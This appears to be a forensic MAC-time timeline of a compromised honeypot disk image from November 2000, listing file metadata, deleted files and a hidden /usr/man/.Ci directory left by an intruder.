	1024	m.c	d/drwxr-xr-x	root	root	58467	/etc/X11/applnk/Internet
	7242	..c	-/-rw-r--r--	root	root	109186	/usr/include/rpcsvc/ypxfrd.x
	31376	..c	-/-rwxr-xr-x	root	root	93839	<honeypot.hda5.dd-dead-93839>
	8192	m.c	d/drwxr-xr-x	root	root	15396	/usr/info
	25212	..c	-/-rwxr-xr-x	root	root	93931	/usr/sbin/rpc.ypxfrd
	16847	..c	-/-rw-r--r--	root	root	17147	/usr/info/screen.info-3.gz
	1398	..c	-/-rw-r--r--	root	root	125231	/usr/doc/ypserv-1.3.9/ypserv.conf
	4096	m.c	d/drwxr-xr-x	root	root	125221	/usr/doc/ypserv-1.3.9
	12505	..c	-/-rw-r--r--	root	root	17148	/usr/info/screen.info-4.gz
	2830	..c	-/-rw-r--r--	root	root	48333	/usr/man/man8/ypush.8
	1361	..c	-/-rwxr-xr-x	root	root	109187	/usr/lib/yp/create_printcap
	1052024	.a.	-/-rwxr-xr-x	root	root	30327	/bin/bx
	191	..c	-/-rw-r--r--	root	root	125222	/usr/doc/ypserv-1.3.9/BUGS
	1137	.ac	-/-rwxr-xr-x	root	root	62539	/etc/rc.d/init.d/ypserv
	12384	..c	-/-rwxr-xr-x	root	root	109188	/usr/lib/yp/makedbm
	40476	..c	-/-rwxr-xr-x	root	root	93932	/usr/sbin/ypserv
	3595	..c	-/-rw-r--r--	root	root	125226	/usr/doc/ypserv-1.3.9/README
	4110	..c	-/-rwxr-xr-x	root	root	109786	/usr/lib/yp/ypinit
Wed Nov 08 2000 08:52:34	1052024	m.c	-/-rwxr-xr-x	root	root	30327	/bin/bx
Wed Nov 08 2000 08:52:53	9	.a.	-/-rw-r--r--	17275	games	94057	<honeypot.hda5.dd-dead-94057>
	1624	.a.	-/-rw-r--r--	17275	games	79102	<honeypot.hda5.dd-dead-79102>
	1449	.a.	-/-rw-r--r--	17275	games	140717	<honeypot.hda5.dd-dead-140717>
	26467	.a.	-/-rw-r--r--	root	root	2272	<honeypot.hda5.dd-dead-2272>
	2070	.a.	-/-rw-r--r--	17275	games	109906	<honeypot.hda5.dd-dead-109906>
	2141	.a.	-/-rw-r--r--	17275	games	48311	/usr/man/man8/ypush.8.gz (deleted)
	5567	.a.	-/-rw-r--r--	17275	games	48309	<honeypot.hda5.dd-dead-48309>
	653	.a.	-/-rw-r--r--	root	root	2378	<honeypot.hda5.dd-dead-2378>
	6550	.a.	-/-rw-r--r--	17275	games	94264	<honeypot.hda5.dd-dead-94264>
	543	.a.	-/-rw-r--r--	root	root	2365	<honeypot.hda5.dd-dead-2365>
	2213	.a.	-/-rw-r--r--	17275	games	109849	<honeypot.hda5.dd-dead-109849>
	3331	.a.	-/-rw-r--r--	17275	games	17578	<honeypot.hda5.dd-dead-17578>
	1100	.a.	-/-rw-r--r--	17275	games	94195	<honeypot.hda5.dd-dead-94195>
	2336	.a.	-/-rw-r--r--	17275	games	140761	<honeypot.hda5.dd-dead-140761>
	16418	.a.	-/-rw-r--r--	root	root	93947	<honeypot.hda5.dd-dead-93947>
	3208	.a.	-/-rw-r--r--	17275	games	94319	<honeypot.hda5.dd-dead-94319>
	1468	.a.	-/-rw-r--r--	17275	games	17532	<honeypot.hda5.dd-dead-17532>
	880	.a.	-/-rw-r--r--	root	root	2273	<honeypot.hda5.dd-dead-2273>
	2414	.a.	-/-rw-r--r--	17275	games	109818	/usr/man/.Ci/.temp3 (deleted)
	4612	.a.	-/-rw-r--r--	root	root	125346	<honeypot.hda5.dd-dead-125346>
	2068	.a.	-/-rw-r--r--	17275	games	94077	<honeypot.hda5.dd-dead-94077>
	4776	.a.	-/-rw-r--r--	root	root	125359	<honeypot.hda5.dd-dead-125359>
	8648	.a.	-/-rw-r--r--	root	root	2349	<honeypot.hda5.dd-dead-2349>
	1318	.a.	-/-rw-r--r--	17275	games	109896	<honeypot.hda5.dd-dead-109896>
	9	.a.	-/-rw-r--r--	17275	games	94179	<honeypot.hda5.dd-dead-94179>
	5609	.a.	-/-rw-r--r--	17275	games	79221	<honeypot.hda5.dd-dead-79221>
	2343	.a.	-/-rw-r--r--	17275	games	94129	<honeypot.hda5.dd-dead-94129>
	284	.a.	-/-rw-r--r--	17275	games	109969	<honeypot.hda5.dd-dead-109969>
	1365	.a.	-/-rw-r--r--	17275	games	79125	<honeypot.hda5.dd-dead-79125>
	3374	.a.	-/-rw-r--r--	17275	games	93743	<honeypot.hda5.dd-dead-93743>
	1982	.a.	-/-rw-r--r--	17275	games	48353	<honeypot.hda5.dd-dead-48353>
	1212	.a.	-/-rw-r--r--	17275	games	79209	<honeypot.hda5.dd-dead-79209>
	467	.a.	-/-rw-r--r--	17275	games	17509	<honeypot.hda5.dd-dead-17509>
	4636	.a.	-/-rw-r--r--	root	root	48421	<honeypot.hda5.dd-dead-48421>
	39	.a.	-/-rw-r--r--	17275	games	125387	<honeypot.hda5.dd-dead-125387>
	9	.a.	-/-rw-r--r--	17275	games	94275	<honeypot.hda5.dd-dead-94275>
	2215	.a.	-/-rw-r--r--	17275	games	94197	<honeypot.hda5.dd-dead-94197>
	15153	.a.	-/-rw-r--r--	17275	games	17647	<honeypot.hda5.dd-dead-17647>
	2801	.a.	-/-rw-r--r--	17275	games	94065	<honeypot.hda5.dd-dead-94065>
	6654	.a.	-/-rw-r--r--	17275	games	109975	<honeypot.hda5.dd-dead-109975>
	11542	.a.	-/-rw-r--r--	17275	games	140737	<honeypot.hda5.dd-dead-140737>
	4376	.a.	-/-rw-r--r--	root	root	48411	<honeypot.hda5.dd-dead-48411>
	1717	.a.	-/-rw-r--r--	17275	games	109972	<honeypot.hda5.dd-dead-109972>
	9	.a.	-/-rw-r--r--	17275	games	94205	<honeypot.hda5.dd-dead-94205>
	2452	.a.	-/-rw-r--r--	17275	games	125290	<honeypot.hda5.dd-dead-125290>
	1382	.a.	-/-rw-r--r--	17275	games	79220	<honeypot.hda5.dd-dead-79220>
	1465	.a.	-/-rw-r--r--	17275	games	17547	<honeypot.hda5.dd-dead-17547>
	1369	.a.	-/-rw-r--r--	17275	games	109928	<honeypot.hda5.dd-dead-109928>
	2109	.a.	-/-rw-r--r--	17275	games	109909	<honeypot.hda5.dd-dead-109909>
	11008	.a.	-/-rw-r--r--	root	root	125352	<honeypot.hda5.dd-dead-125352>
	5052	.a.	-/-rw-r--r--	root	root	48428	<honeypot.hda5.dd-dead-48428>
	20276	.a.	-/-rw-r--r--	root	root	2294	<honeypot.hda5.dd-dead-2294>
	1545	.a.	-/-rw-r--r--	17275	games	48409	<honeypot.hda5.dd-dead-48409>

5840	.a.	-rw-r--r--	root	root	125353	<honeypot.hda5.dd-dead-125353>
994	.a.	-rw-r--r--	17275	games	94034	<honeypot.hda5.dd-dead-94034>
1318	.a.	-rw-r--r--	17275	games	140768	<honeypot.hda5.dd-dead-140768>
1353	.a.	-rw-r--r--	17275	games	48372	<honeypot.hda5.dd-dead-48372>
5184	.a.	-rw-r--r--	root	root	48446	<honeypot.hda5.dd-dead-48446>
9	.a.	-rw-r--r--	17275	games	48304	<honeypot.hda5.dd-dead-48304>
2331	.a.	-rw-r--r--	17275	games	140760	<honeypot.hda5.dd-dead-140760>
16879	.a.	-rw-r--r--	17275	games	92760	<honeypot.hda5.dd-dead-92760>
43795	.a.	-rw-r--r--	17275	games	79101	<honeypot.hda5.dd-dead-79101>
4560	.a.	-rw-r--r--	root	root	79256	<honeypot.hda5.dd-dead-79256>
13494	.a.	-rw-r--r--	root	root	2344	<honeypot.hda5.dd-dead-2344>
1472	.a.	-rw-r--r--	17275	games	109931	<honeypot.hda5.dd-dead-109931>
9	.a.	-rw-r--r--	17275	games	63818	<honeypot.hda5.dd-dead-63818>
9	.a.	-rw-r--r--	17275	games	94285	<honeypot.hda5.dd-dead-94285>
2043	.a.	-rw-r--r--	17275	games	94078	<honeypot.hda5.dd-dead-94078>
4608	.a.	-rw-r--r--	root	root	48431	<honeypot.hda5.dd-dead-48431>
2141	.a.	-rw-r--r--	17275	games	48311	<honeypot.hda5.dd-dead-48311>
5000	.a.	-rw-r--r--	root	root	79312	<honeypot.hda5.dd-dead-79312>
1313	.a.	-rw-r--r--	17275	games	94163	<honeypot.hda5.dd-dead-94163>
2789	.a.	-/rw-r--r--	17275	games	109876	/usr/man/.Ci/.temp12 (deleted)
13017	.a.	-rw-r--r--	root	root	48359	<honeypot.hda5.dd-dead-48359>
1365	.a.	-rw-r--r--	17275	games	17589	<honeypot.hda5.dd-dead-17589>
1480	.a.	-rw-r--r--	17275	games	94280	<honeypot.hda5.dd-dead-94280>
37	.a.	-rw-r--r--	17275	games	17640	<honeypot.hda5.dd-dead-17640>
43	.a.	-rw-r--r--	17275	games	140693	<honeypot.hda5.dd-dead-140693>
2194	.a.	-rw-r--r--	17275	games	94101	<honeypot.hda5.dd-dead-94101>
12585	.a.	-rw-r--r--	root	root	79222	<honeypot.hda5.dd-dead-79222>
13520	.a.	-rw-r--r--	root	root	48438	<honeypot.hda5.dd-dead-48438>
45	.a.	-rw-r--r--	17275	games	140774	<honeypot.hda5.dd-dead-140774>
4996	.a.	-rw-r--r--	root	root	48430	<honeypot.hda5.dd-dead-48430>
1328	.a.	-rw-r--r--	17275	games	48389	<honeypot.hda5.dd-dead-48389>
37	.a.	-rw-r--r--	17275	games	94298	<honeypot.hda5.dd-dead-94298>
2424	.a.	-rw-r--r--	root	root	79325	<honeypot.hda5.dd-dead-79325>
3228	.a.	-rw-r--r--	17275	games	140697	<honeypot.hda5.dd-dead-140697>
5660	.a.	-rw-r--r--	root	root	79307	<honeypot.hda5.dd-dead-79307>
38	.a.	-rw-r--r--	17275	games	94105	<honeypot.hda5.dd-dead-94105>
11652	.a.	-rw-r--r--	root	root	63801	<honeypot.hda5.dd-dead-63801>
4524	.a.	-rw-r--r--	root	root	109963	<honeypot.hda5.dd-dead-109963>
26334	.a.	-rw-r--r--	root	root	2303	<honeypot.hda5.dd-dead-2303>
1076	.a.	-/rw-r--r--	17275	games	109874	/usr/man/.Ci/.temp10 (deleted)
4764	.a.	-rw-r--r--	root	root	79293	<honeypot.hda5.dd-dead-79293>
2872	.a.	-rw-r--r--	17275	games	94291	<honeypot.hda5.dd-dead-94291>
84	.a.	-rw-r--r--	root	root	2343	<honeypot.hda5.dd-dead-2343>
250	.a.	-rw-r--r--	17275	games	17590	<honeypot.hda5.dd-dead-17590>
1468	.a.	-rw-r--r--	17275	games	109970	<honeypot.hda5.dd-dead-109970>
19493	.a.	-rw-r--r--	root	root	79322	<honeypot.hda5.dd-dead-79322>
4869	.a.	-rw-r--r--	17275	games	94115	<honeypot.hda5.dd-dead-94115>
1908	.a.	-rw-r--r--	17275	games	140743	<honeypot.hda5.dd-dead-140743>
2168	.a.	-rw-r--r--	17275	games	79153	<honeypot.hda5.dd-dead-79153>
23729	.a.	-rw-r--r--	17275	games	94004	<honeypot.hda5.dd-dead-94004>
1311	.a.	-rw-r--r--	17275	games	48374	<honeypot.hda5.dd-dead-48374>
1642	.a.	-rw-r--r--	17275	games	17535	<honeypot.hda5.dd-dead-17535>
17944	.a.	-rw-r--r--	root	root	140837	<honeypot.hda5.dd-dead-140837>
3777	.a.	-rw-r--r--	17275	games	79099	<honeypot.hda5.dd-dead-79099>
1076	.a.	-rw-r--r--	17275	games	2247	<honeypot.hda5.dd-dead-2247>
3838	.a.	-rw-r--r--	17275	games	94321	<honeypot.hda5.dd-dead-94321>
606	.a.	-rwxr-xr-x	17275	games	79087	<honeypot.hda5.dd-dead-79087>
5504	.a.	-rw-r--r--	root	root	125361	<honeypot.hda5.dd-dead-125361>
46	.a.	-rw-r--r--	17275	games	94247	<honeypot.hda5.dd-dead-94247>
17995	.a.	-rwxr-xr-x	17275	games	93941	<honeypot.hda5.dd-dead-93941>
158452	.a.	-rw-r--r--	root	root	2291	<honeypot.hda5.dd-dead-2291>
4524	.a.	-rw-r--r--	root	root	125355	<honeypot.hda5.dd-dead-125355>
274	.a.	-rw-r--r--	17275	games	94223	<honeypot.hda5.dd-dead-94223>
6772	.a.	-rw-r--r--	root	root	63798	<honeypot.hda5.dd-dead-63798>
5857	.a.	-rw-r--r--	17275	games	140816	<honeypot.hda5.dd-dead-140816>
1076	.a.	-rw-r--r--	17275	games	94209	<honeypot.hda5.dd-dead-94209>
6053	.a.	-rw-r--r--	root	root	2304	<honeypot.hda5.dd-dead-2304>
9	.a.	-rw-r--r--	17275	games	17512	<honeypot.hda5.dd-dead-17512>
9	.a.	-rw-r--r--	17275	games	94333	<honeypot.hda5.dd-dead-94333>
1462	.a.	-rw-r--r--	17275	games	48308	<honeypot.hda5.dd-dead-48308>
4582	.a.	-rw-r--r--	17275	games	125259	<honeypot.hda5.dd-dead-125259>
4312	.a.	-rw-r--r--	root	root	79226	<honeypot.hda5.dd-dead-79226>
6944	.a.	-rw-r--r--	root	root	125362	<honeypot.hda5.dd-dead-125362>
2068	.a.	-rw-r--r--	17275	games	94227	<honeypot.hda5.dd-dead-94227>
12412	.a.	-rw-r--r--	root	root	63800	<honeypot.hda5.dd-dead-63800>
4284	.a.	-rw-r--r--	root	root	63799	<honeypot.hda5.dd-dead-63799>
11983	.a.	-rw-r--r--	17275	games	48342	<honeypot.hda5.dd-dead-48342>
4108	.a.	-rw-r--r--	root	root	48455	<honeypot.hda5.dd-dead-48455>
5680	.a.	-rw-r--r--	root	root	79247	<honeypot.hda5.dd-dead-79247>
3842	.a.	-rw-r--r--	17275	games	109917	<honeypot.hda5.dd-dead-109917>
4544	.a.	-rw-r--r--	root	root	79224	<honeypot.hda5.dd-dead-79224>
60224	.a.	-rw-r--r--	17275	games	94002	<honeypot.hda5.dd-dead-94002>
1702	.a.	-rw-r--r--	17275	games	109971	<honeypot.hda5.dd-dead-109971>
5905	.a.	-rw-r--r--	17275	games	140729	<honeypot.hda5.dd-dead-140729>
1498	.a.	-rw-r--r--	root	root	2312	<honeypot.hda5.dd-dead-2312>
46	.a.	-rw-r--r--	17275	games	140753	<honeypot.hda5.dd-dead-140753>
1923	.a.	-rw-r--r--	17275	games	17555	<honeypot.hda5.dd-dead-17555>
1541	.a.	-rw-r--r--	17275	games	109930	<honeypot.hda5.dd-dead-109930>
2872	.a.	-rw-r--r--	17275	games	79111	<honeypot.hda5.dd-dead-79111>
2050	.a.	-rw-r--r--	17275	games	109998	<honeypot.hda5.dd-dead-109998>
1906	.a.	-rw-r--r--	17275	games	94068	<honeypot.hda5.dd-dead-94068>
5905	.a.	-rw-r--r--	17275	games	125280	<honeypot.hda5.dd-dead-125280>
11110	.a.	-rw-r--r--	root	root	109942	<honeypot.hda5.dd-dead-109942>
3545	.a.	-rw-r--r--	17275	games	48393	<honeypot.hda5.dd-dead-48393>
7239	.a.	-rw-r--r--	17275	games	94045	<honeypot.hda5.dd-dead-94045>
3061	.a.	-rw-r--r--	17275	games	79150	<honeypot.hda5.dd-dead-79150>
1886	.a.	-rw-r--r--	17275	games	79213	<honeypot.hda5.dd-dead-79213>
5252	.a.	-rw-r--r--	root	root	79278	<honeypot.hda5.dd-dead-79278>
12320	.a.	-rw-r--r--	17275	games	93960	<honeypot.hda5.dd-dead-93960>
2239	.a.	-rw-r--r--	17275	games	48354	<honeypot.hda5.dd-dead-48354>
597	.a.	-rw-r--r--	17275	games	17587	<honeypot.hda5.dd-dead-17587>
5252	.a.	-rw-r--r--	root	root	109954	<honeypot.hda5.dd-dead-109954>

1685	.a.	-rw-r--r--	17275	games	125391	<honeypot.hda5.dd-dead-125391>
1076	.a.	-rw-r--r--	17275	games	125390	<honeypot.hda5.dd-dead-125390>
467	.a.	-rw-r--r--	17275	games	17609	<honeypot.hda5.dd-dead-17609>
8129	.a.	-rw-r--r--	17275	games	109937	<honeypot.hda5.dd-dead-109937>
5384	.a.	-rw-r--r--	17275	games	94028	<honeypot.hda5.dd-dead-94028>
9	.a.	-rw-r--r--	17275	games	94192	<honeypot.hda5.dd-dead-94192>
2730	.a.	-rw-r--r--	17275	games	109811	<honeypot.hda5.dd-dead-109811>
393	.a.	-rw-r--r--	root	root	2376	<honeypot.hda5.dd-dead-2376>
5404	.a.	-rw-r--r--	root	root	79296	<honeypot.hda5.dd-dead-79296>
10856	.a.	-rw-r--r--	17275	games	79100	<honeypot.hda5.dd-dead-79100>
1955	.a.	-rw-r--r--	17275	games	140679	<honeypot.hda5.dd-dead-140679>
9	.a.	-rw-r--r--	17275	games	140683	<honeypot.hda5.dd-dead-140683>
2297	.a.	-rw-r--r--	17275	games	109924	<honeypot.hda5.dd-dead-109924>
3623	.a.	-rw-r--r--	17275	games	48339	<honeypot.hda5.dd-dead-48339>
1527	.a.	-rw-r--r--	17275	games	48403	<honeypot.hda5.dd-dead-48403>
287144	.a.	-rw-r--r--	root	root	48458	<honeypot.hda5.dd-dead-48458>
4476	.a.	-rw-r--r--	root	root	125357	<honeypot.hda5.dd-dead-125357>
11508	.a.	-rw-r--r--	root	root	48433	<honeypot.hda5.dd-dead-48433>
1593	.a.	-rw-r--r--	17275	games	79201	<honeypot.hda5.dd-dead-79201>
25275	.a.	-/ -rw-r--r--	17275	games	78888	/usr/man/man1/screen.1.gz (deleted)
565	.a.	-rw-r--r--	root	root	125344	<honeypot.hda5.dd-dead-125344>
10140	.a.	-rw-r--r--	17275	games	17588	<honeypot.hda5.dd-dead-17588>
410	.a.	-rw-r--r--	17275	games	94272	<honeypot.hda5.dd-dead-94272>
9	.a.	-rw-r--r--	17275	games	94081	<honeypot.hda5.dd-dead-94081>
1865	.a.	-rw-r--r--	17275	games	125377	<honeypot.hda5.dd-dead-125377>
2765	.a.	-rw-r--r--	17275	games	109918	<honeypot.hda5.dd-dead-109918>
4434	.a.	-rw-r--r--	17275	games	17560	<honeypot.hda5.dd-dead-17560>
6338	.a.	-rw-r--r--	17275	games	48343	<honeypot.hda5.dd-dead-48343>
2118	.a.	-rw-r--r--	17275	games	2250	<honeypot.hda5.dd-dead-2250>
52	.a.	-rw-r--r--	root	root	125332	<honeypot.hda5.dd-dead-125332>
2070	.a.	-rw-r--r--	17275	games	109994	<honeypot.hda5.dd-dead-109994>
3675	.a.	-rw-r--r--	17275	games	79080	<honeypot.hda5.dd-dead-79080>
2696	.a.	-rw-r--r--	17275	games	109899	<honeypot.hda5.dd-dead-109899>
3878	.a.	-rw-r--r--	17275	games	93979	<honeypot.hda5.dd-dead-93979>
1634	.a.	-rw-r--r--	17275	games	109927	<honeypot.hda5.dd-dead-109927>
1870	.a.	-rw-r--r--	17275	games	94039	<honeypot.hda5.dd-dead-94039>
1674	.a.	-rw-r--r--	17275	games	17585	<honeypot.hda5.dd-dead-17585>
3097	.a.	-rw-r--r--	17275	games	79109	<honeypot.hda5.dd-dead-79109>
1276	.a.	-rw-r--r--	17275	games	79180	<honeypot.hda5.dd-dead-79180>
729	.a.	-rw-r--r--	root	root	2359	<honeypot.hda5.dd-dead-2359>
4348	.a.	-rw-r--r--	root	root	79282	<honeypot.hda5.dd-dead-79282>
1727	.a.	-rw-r--r--	root	root	2352	<honeypot.hda5.dd-dead-2352>
2404	.a.	-rw-r--r--	17275	games	94338	<honeypot.hda5.dd-dead-94338>
1526	.a.	-rw-r--r--	17275	games	48361	<honeypot.hda5.dd-dead-48361>
32224	.a.	-rw-r--r--	17275	games	125252	<honeypot.hda5.dd-dead-125252>
3684	.a.	-rw-r--r--	17275	games	79208	<honeypot.hda5.dd-dead-79208>
2357	.a.	-rw-r--r--	17275	games	109988	<honeypot.hda5.dd-dead-109988>
4096	.a.	-rw-r--r--	root	root	48427	<honeypot.hda5.dd-dead-48427>
155	.a.	-rw-r--r--	17275	games	17637	<honeypot.hda5.dd-dead-17637>
1377	.a.	-rw-r--r--	17275	games	79172	<honeypot.hda5.dd-dead-79172>
155	.a.	-rw-r--r--	17275	games	140685	<honeypot.hda5.dd-dead-140685>
9	.a.	-rw-r--r--	17275	games	140701	<honeypot.hda5.dd-dead-140701>
24600	.a.	-rw-r--r--	17275	games	94008	<honeypot.hda5.dd-dead-94008>
18769	.a.	-rw-r--r--	root	root	2327	<honeypot.hda5.dd-dead-2327>
1906	.a.	-rw-r--r--	17275	games	140758	<honeypot.hda5.dd-dead-140758>
1253	.a.	-rw-r--r--	17275	games	94302	<honeypot.hda5.dd-dead-94302>
7092	.a.	-rw-r--r--	root	root	125349	<honeypot.hda5.dd-dead-125349>
1076	.a.	-rw-r--r--	17275	games	109874	<honeypot.hda5.dd-dead-109874>
2801	.a.	-rw-r--r--	17275	games	140755	<honeypot.hda5.dd-dead-140755>
7616	.a.	-rw-r--r--	17275	games	94323	<honeypot.hda5.dd-dead-94323>
4618	.a.	-rw-r--r--	17275	games	109920	<honeypot.hda5.dd-dead-109920>
39	.a.	-rw-r--r--	17275	games	94141	<honeypot.hda5.dd-dead-94141>
4071	.a.	-rw-r--r--	root	root	2340	<honeypot.hda5.dd-dead-2340>
4132	.a.	-rw-r--r--	root	root	140829	<honeypot.hda5.dd-dead-140829>
4642	.a.	-rw-r--r--	17275	games	93936	<honeypot.hda5.dd-dead-93936>
4616	.a.	-rw-r--r--	17275	games	48402	<honeypot.hda5.dd-dead-48402>
181	.a.	-rw-r--r--	17275	games	94260	<honeypot.hda5.dd-dead-94260>
9	.a.	-rw-r--r--	17275	games	17635	<honeypot.hda5.dd-dead-17635>
9	.a.	-rw-r--r--	17275	games	125367	<honeypot.hda5.dd-dead-125367>
1817	.a.	-rw-r--r--	17275	games	140791	<honeypot.hda5.dd-dead-140791>
4608	.a.	-rw-r--r--	root	root	79294	<honeypot.hda5.dd-dead-79294>
4351	.a.	-rw-r--r--	17275	games	140738	<honeypot.hda5.dd-dead-140738>
1323	.a.	-rw-r--r--	17275	games	125255	<honeypot.hda5.dd-dead-125255>
9	.a.	-rw-r--r--	17275	games	94241	<honeypot.hda5.dd-dead-94241>
2497	.a.	-rw-r--r--	17275	games	63781	<honeypot.hda5.dd-dead-63781>
50882	.a.	-rw-r--r--	17275	games	79316	<honeypot.hda5.dd-dead-79316>
38	.a.	-rw-r--r--	17275	games	94053	<honeypot.hda5.dd-dead-94053>
5616	.a.	-rw-r--r--	root	root	63811	<honeypot.hda5.dd-dead-63811>
4739	.a.	-rw-r--r--	17275	games	17625	<honeypot.hda5.dd-dead-17625>
170146	.a.	-rw-r--r--	root	root	125365	<honeypot.hda5.dd-dead-125365>
44382	.a.	-rw-r--r--	17275	games	17646	<honeypot.hda5.dd-dead-17646>
17982	.a.	-rw-r--r--	root	root	2266	<honeypot.hda5.dd-dead-2266>
4032	.a.	-rw-r--r--	root	root	140825	<honeypot.hda5.dd-dead-140825>
2645	.a.	-/ -rw-r--r--	17275	games	109873	/usr/man/.Ci/.temp9 (deleted)
2063	.a.	-rw-r--r--	17275	games	140719	<honeypot.hda5.dd-dead-140719>
8685	.a.	-rw-r--r--	root	root	125267	<honeypot.hda5.dd-dead-125267>
1850	.a.	-rw-r--r--	17275	games	94150	<honeypot.hda5.dd-dead-94150>
23105	.a.	-rw-r--r--	root	root	2335	<honeypot.hda5.dd-dead-2335>
4968	.a.	-rw-r--r--	root	root	79263	<honeypot.hda5.dd-dead-79263>
3675	.a.	-rw-r--r--	17275	games	17566	<honeypot.hda5.dd-dead-17566>
5900	.a.	-rw-r--r--	root	root	79260	<honeypot.hda5.dd-dead-79260>
2124	.a.	-rw-r--r--	17275	games	109993	<honeypot.hda5.dd-dead-109993>
37	.a.	-rw-r--r--	17275	games	94160	<honeypot.hda5.dd-dead-94160>
2876	.a.	-rw-r--r--	17275	games	63772	<honeypot.hda5.dd-dead-63772>
1750	.a.	-rw-r--r--	17275	games	125380	<honeypot.hda5.dd-dead-125380>
40	.a.	-rw-r--r--	17275	games	94172	<honeypot.hda5.dd-dead-94172>
2360	.a.	-rw-r--r--	17275	games	109872	<honeypot.hda5.dd-dead-109872>
4460	.a.	-rw-r--r--	root	root	109950	<honeypot.hda5.dd-dead-109950>
4716	.a.	-rw-r--r--	root	root	79285	<honeypot.hda5.dd-dead-79285>
22461	.a.	-rw-r--r--	17275	games	93972	<honeypot.hda5.dd-dead-93972>
37120	.a.	-rw-r--r--	root	root	93940	<honeypot.hda5.dd-dead-93940>
3682	.a.	-rw-r--r--	17275	games	63765	<honeypot.hda5.dd-dead-63765>

9	.a.	-rw-r--r--	17275	games	140772	<honeypot.hda5.dd-dead-140772>
7324	.a.	-rw-r--r--	root	root	63807	<honeypot.hda5.dd-dead-63807>
44	.a.	-rw-r--r--	17275	games	140684	<honeypot.hda5.dd-dead-140684>
208	.a.	-rw-r--r--	17275	games	125253	<honeypot.hda5.dd-dead-125253>
2535	.a.	-rw-r--r--	17275	games	48395	<honeypot.hda5.dd-dead-48395>
1278	.a.	-rw-r--r--	17275	games	79191	<honeypot.hda5.dd-dead-79191>
2188	.a.	-rw-r--r--	17275	games	94099	<honeypot.hda5.dd-dead-94099>
38632	.a.	-rw-r--r--	root	root	2284	<honeypot.hda5.dd-dead-2284>
5607	.a.	-rw-r--r--	17275	games	140808	<honeypot.hda5.dd-dead-140808>
33	.a.	-rw-r--r--	root	root	2367	<honeypot.hda5.dd-dead-2367>
4664	.a.	-rw-r--r--	root	root	79295	<honeypot.hda5.dd-dead-79295>
4816	.a.	-rw-r--r--	root	root	79303	<honeypot.hda5.dd-dead-79303>
1526	.a.	-rw-r--r--	17275	games	48373	<honeypot.hda5.dd-dead-48373>
39	.a.	-rw-r--r--	17275	games	94137	<honeypot.hda5.dd-dead-94137>
17995	.a.	-rwxr-xr-x	17275	games	17567	<honeypot.hda5.dd-dead-17567>
1738	.a.	-rw-r--r--	17275	games	17536	<honeypot.hda5.dd-dead-17536>
3215	.a.	-rw-r--r--	17275	games	94324	<honeypot.hda5.dd-dead-94324>
4332	.a.	-rw-r--r--	root	root	79273	<honeypot.hda5.dd-dead-79273>
1379	.a.	-rw-r--r--	17275	games	79132	<honeypot.hda5.dd-dead-79132>
2390	.a.	-rw-r--r--	17275	games	94017	<honeypot.hda5.dd-dead-94017>
4980	.a.	-rw-r--r--	root	root	109947	<honeypot.hda5.dd-dead-109947>
1756	.a.	-rw-r--r--	17275	games	94165	<honeypot.hda5.dd-dead-94165>
60470	.a.	-rw-r--r--	17275	games	93954	<honeypot.hda5.dd-dead-93954>
2102	.a.	-rw-r--r--	17275	games	109992	<honeypot.hda5.dd-dead-109992>
461	.a.	-rw-r--r--	17275	games	94177	<honeypot.hda5.dd-dead-94177>
1604	.a.	-rw-r--r--	17275	games	94262	<honeypot.hda5.dd-dead-94262>
1487	.a.	-rw-r--r--	17275	games	140790	<honeypot.hda5.dd-dead-140790>
12609	.a.	-rw-r--r--	17275	games	140802	<honeypot.hda5.dd-dead-140802>
3095	.a.	-rw-r--r--	17275	games	79184	<honeypot.hda5.dd-dead-79184>
5216	.a.	-rw-r--r--	root	root	48442	<honeypot.hda5.dd-dead-48442>
2364	.a.	-rw-r--r--	17275	games	140681	<honeypot.hda5.dd-dead-140681>
4900	.a.	-rw-r--r--	root	root	79262	<honeypot.hda5.dd-dead-79262>
3046	.a.	-rw-r--r--	17275	games	79160	<honeypot.hda5.dd-dead-79160>
9	.a.	-rw-r--r--	17275	games	94214	<honeypot.hda5.dd-dead-94214>
5580	.a.	-rw-r--r--	root	root	79280	<honeypot.hda5.dd-dead-79280>
1885	.a.	-rw-r--r--	17275	games	48392	<honeypot.hda5.dd-dead-48392>
13617	.a.	-rw-r--r--	17275	games	93977	<honeypot.hda5.dd-dead-93977>
13196	.a.	-rw-r--r--	root	root	79270	<honeypot.hda5.dd-dead-79270>
5736	.a.	-rw-r--r--	root	root	79251	<honeypot.hda5.dd-dead-79251>
2750	.a.	-rw-r--r--	17275	games	48356	<honeypot.hda5.dd-dead-48356>
2838	.a.	-rwxr-xr-x	17275	games	140798	<honeypot.hda5.dd-dead-140798>
1474	.a.	-rw-r--r--	17275	games	125250	<honeypot.hda5.dd-dead-125250>
37107	.a.	-rw-r--r--	17275	games	93961	<honeypot.hda5.dd-dead-93961>
183	.a.	-rw-r--r--	17275	games	125388	<honeypot.hda5.dd-dead-125388>
7324	.a.	-rw-r--r--	root	root	63814	<honeypot.hda5.dd-dead-63814>
7240	.a.	-rw-r--r--	root	root	125345	<honeypot.hda5.dd-dead-125345>
5845	.a.	-rw-r--r--	root	root	2361	<honeypot.hda5.dd-dead-2361>
1864	.a.	-/rw-r--r--	17275	games	109871	/usr/man/.Ci/.temp7 (deleted)
1620	.a.	-rw-r--r--	17275	games	109915	<honeypot.hda5.dd-dead-109915>
1362	.a.	-rw-r--r--	17275	games	17546	<honeypot.hda5.dd-dead-17546>
2496	.a.	-rw-r--r--	root	root	2364	<honeypot.hda5.dd-dead-2364>
1779	.a.	-rw-r--r--	17275	games	125287	<honeypot.hda5.dd-dead-125287>
1612	.a.	-rw-r--r--	17275	games	125379	<honeypot.hda5.dd-dead-125379>
32322	.a.	-rw-r--r--	17275	games	94006	<honeypot.hda5.dd-dead-94006>
5857	.a.	-rw-r--r--	17275	games	140722	<honeypot.hda5.dd-dead-140722>
3269	.a.	-rw-r--r--	17275	games	79214	<honeypot.hda5.dd-dead-79214>
37120	.a.	-rw-r--r--	root	root	2269	<honeypot.hda5.dd-dead-2269>
2188	.a.	-rw-r--r--	17275	games	94249	<honeypot.hda5.dd-dead-94249>
9773	.a.	-rw-r--r--	root	root	2267	<honeypot.hda5.dd-dead-2267>
1146	.a.	-rw-r--r--	17275	games	79143	<honeypot.hda5.dd-dead-79143>
1673	.a.	-rw-r--r--	17275	games	79199	<honeypot.hda5.dd-dead-79199>
26760	.a.	-rw-r--r--	17275	games	93987	<honeypot.hda5.dd-dead-93987>
17655	.a.	-rw-r--r--	root	root	94357	<honeypot.hda5.dd-dead-94357>
